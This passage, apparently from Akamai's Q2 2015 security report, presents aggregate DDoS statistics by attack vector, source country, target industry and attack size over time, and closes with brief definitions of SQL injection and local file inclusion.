Infrastructure-based attacks accounted for the lion's share of DDoS activity in the second quarter. Application layer DDoS attacks accounted for 10% of all activity, while the infrastructure layer experienced 90% of DDoS attacks, down slightly from 91% in Q1. This trend of mostly infrastructure attacks has continued for more than one year, as attackers have relied more and more on reflection vectors as the primary DDoS attack method. Not only do these reflection attacks obscure the true IP addresses of the attackers, they also require fewer attack resources relative to the size of the attack.

That said, DDoS attack scripts on the application side have been shifting more towards the use of non-botnet based resources, such as attack scripts that leverage open proxies on the Internet. This trend, along with the continued abuse of WordPress and Joomla-based websites as GET flood sources, may pave the way to a continued increase in application-based reflected DDoS attacks that abuse web application frameworks.

1.1D / Infrastructure Layer vs. Application Layer DDoS Attacks / SSDP attacks accounted for a little less than 16% of all attacks, while SYN floods accounted for 16% of attacks. As the 100+ Gbps attacks show, the SYN flood attack plays a major role in the larger attacks. UDP floods accounted for 11%, while UDP fragments accounted for 14%. As stated in previous reports, the fragments are sometimes a byproduct of other infrastructure-based attacks. In particular, UDP-based CHARGEN and DNS reflection attacks together accounted for just over 15% of attacks.

By comparison, in Q2 2014 the most used infrastructure-based attack vectors were SYN floods (26%), UDP fragment (13%), UDP floods (11%) and DNS attacks (8%). Additionally that quarter, NTP attacks accounted for 7%, CHARGEN for 5%, ICMP for 7%, and ACK floods for 5%. SSDP and SYN have continued to gain popularity since it was first observed back in Q3 2014.

At the application layer, HTTP GET flood attacks came in at 7.5% HEAD, HTTP POST and PUSH attacks accounted for less than 2% each. Many of the GET flood attacks were based on a combination of the Joomla, WordPress and GET flood attacks via proxy.

HTTP GET floods have been consistently favored by attackers targeting the application layer. The top application-layer DDoS attack in Q4 2014 was HTTP GET floods, which was the case as well in Q1 2014.

A full comparison of attack vector frequency is shown in Figure 1-4 and Figure 1-5.




Figure 1-4: The 10 most common attack vectors over the past five quarters




Figure 1-5: These 13 attack vectors have been seen less frequently during the past five quarters

1.1[E] / Top 10 Source Countries / China remained the top producer of non-spoofed DDoS attack traffic at 37% compared to 23% last quarter. The US was the second-largest source of attacks (17%), with the UK coming in third (10%). All three countries showed significant growth in the number of attacks originating from within their borders, with each showing a 50% increase over the previous quarter.




Figure 1-6: Non-spoofed attacking IP addresses by source country, for DDoS attacks mitigated during Q2 2015

There is a considerable gap between the leaders and the rest of the pack with roughly 7% of attack traffic originating from India, while traffic from the Korean Peninsula, Russia and Germany had a combined 13%, with each region contributing a little more than 4% respectively. Australia and Taiwan made the top 10 for the first time, though attack traffic from both countries only registered 4% apiece. Australia's appearance on the list is likely due to the increase adoption of high speed internet access throughout NBN and connectivity of IOT devices in the region.




Figure 1-7: The US and China typically are among the top three non-spoofed sources for attacking IPs

1.1F / Target Industries / The online gaming sector was particularly hard hit in Q2 2015, accounting for more than 35% of all attacks. Gaming was followed by software and technology, which suffered 28% of all attacks, as shown in Figure 1-8. Internet and telecom suffered 13% of attacks, followed by financial services (8%), media and entertainment (9%), education (3%), retail and consumer goods (3%), and the public sector (1%).

Online gaming / Online gaming has remained the most targeted industry since Q2 2014 and remained steady at 35% compared to last quarter. In Q4 2014, attacks were fueled by malicious actors seeking to gain media attention or notoriety from peer groups, damage reputations and cause disruptions in gaming services. Some of the largest console gaming networks were openly and extensively attacked in December 2014, when more players were likely to be affected due to the new networked games launched for the holiday season.

Software and technology / The software and technology industry includes companies that provide solutions such as Software-as-a-Service (SaaS) and cloud-based technologies. This industry saw a slight 2% drop in attack rates compared to last quarter.

Internet and telecom / The Internet and telecom industry includes companies that offer Internet-related services such as ISPs and DNS providers. It was the target of 13% of attacks, a 1% drop over the previous quarter.

Financial services / The financial industry includes major financial institutions such as banks and trading platforms. The financial industry saw a small (less than 1%) drop in attacks from the previous quarter. While overall there was a slight reduction in attacks targeting this industry, it's worth mentioning that they still saw some of the larger attacks (100+ Gbps) of the quarter.

Media and entertainment / The media industry saw a slight increase in the percentage of attacks, from 7% in Q1 2015 to 9% in Q2 2015.




Figure 1-8: The gaming industry remains a top target for malicious actors

1.1[G] / DDoS Attacks — A Two-Year Look Back / Figure 1-9 shows DDoS attack size as a function of time. A box and whiskers plot is used to show the measure of central tendency. The dark line in the box shows the median attack size. Fifty percent of the observed attacks were larger than the median and 50% of the observed attacks were smaller than the median. The box shows the interquartile range (IQR): Both boxes together encompass 50% of all attacks, with 25% of the attacks situated above the box and 25% of the attacks represented below the box. Each attack that took place during a given quarter is displayed as a dot so we can observe the size of individual attacks.

Before we dive into the shape of the data, here are a few quick points to be aware of.

1. We're making a conscious choice to use the median to describe an average attack rather than the mean. The median is much more resilient to the presence of outliers because it represents the point where 50% of all attacks are larger or 50% are smaller.

2. The set of observed DDoS attacks include an enormous number of small attacks and a few large ones. For legibility purposes, we're choosing to use a logarithmic scale, which each interval representing a 10-fold increase.

3. There is a notch in each of the boxes centered on the median. The notches show confidence intervals for the median. If the notches for two consecutive boxes overlap, then there is not a statistically significant difference in the median attack size, as is exemplified by the fourth quarter of 2014 through the current quarter.

Looking at the time series, a few patterns stand out. First, a significant increase in attack size occurred in Q1 2014. The first four quarters we tracked (Q1 – Q4 2013) look similar to one another. The upper boundary of the IQR is roughly the same and three of the four medians are statistically similar.

However, things changed between Q4 2013 and Q1 2014. The upper bound of the IQR increased dramatically (recall, this is a logarithmic scale), as has the median attack size. In Q4 2014, things change once again. This time we see a statistically significant drop in the upper bound of the IQR, however, the median attack size remained unchanged. The size of the large attacks appears to be clumping closer to the median.




Figure 1-9: The IQR chart is on a logarithmic scale and shows significant shifts in DDoS attack size and frequency over the past 10 quarters

1.2 / Kona Web Application Firewall Activity / For the Q2 2015 report, we concentrated our analysis on nine common web application attack vectors. They represent a cross section of many of the most common categories seen in industry vulnerability lists. Akamai's goal was not to validate any one of the vulnerability lists, but instead to look at some of the characteristics of these attacks as they transit a large network. As with all sensors, the data sources used by Akamai have different levels of confidence; for this report, we focused on traffic where Akamai has a high confidence in the low false-positive rate of its sensors. Other web application attack vectors are excluded from this section of the report.

SQLi / SQL injection is an attack where adversary-supplied content is inserted directly into a SQL statement before parsing, rather than being safely conveyed post-parse via a parameterized query.

LFI / Local file inclusion is an attack where a malicious user is able to gain unauthorized read access to local files on the web server.

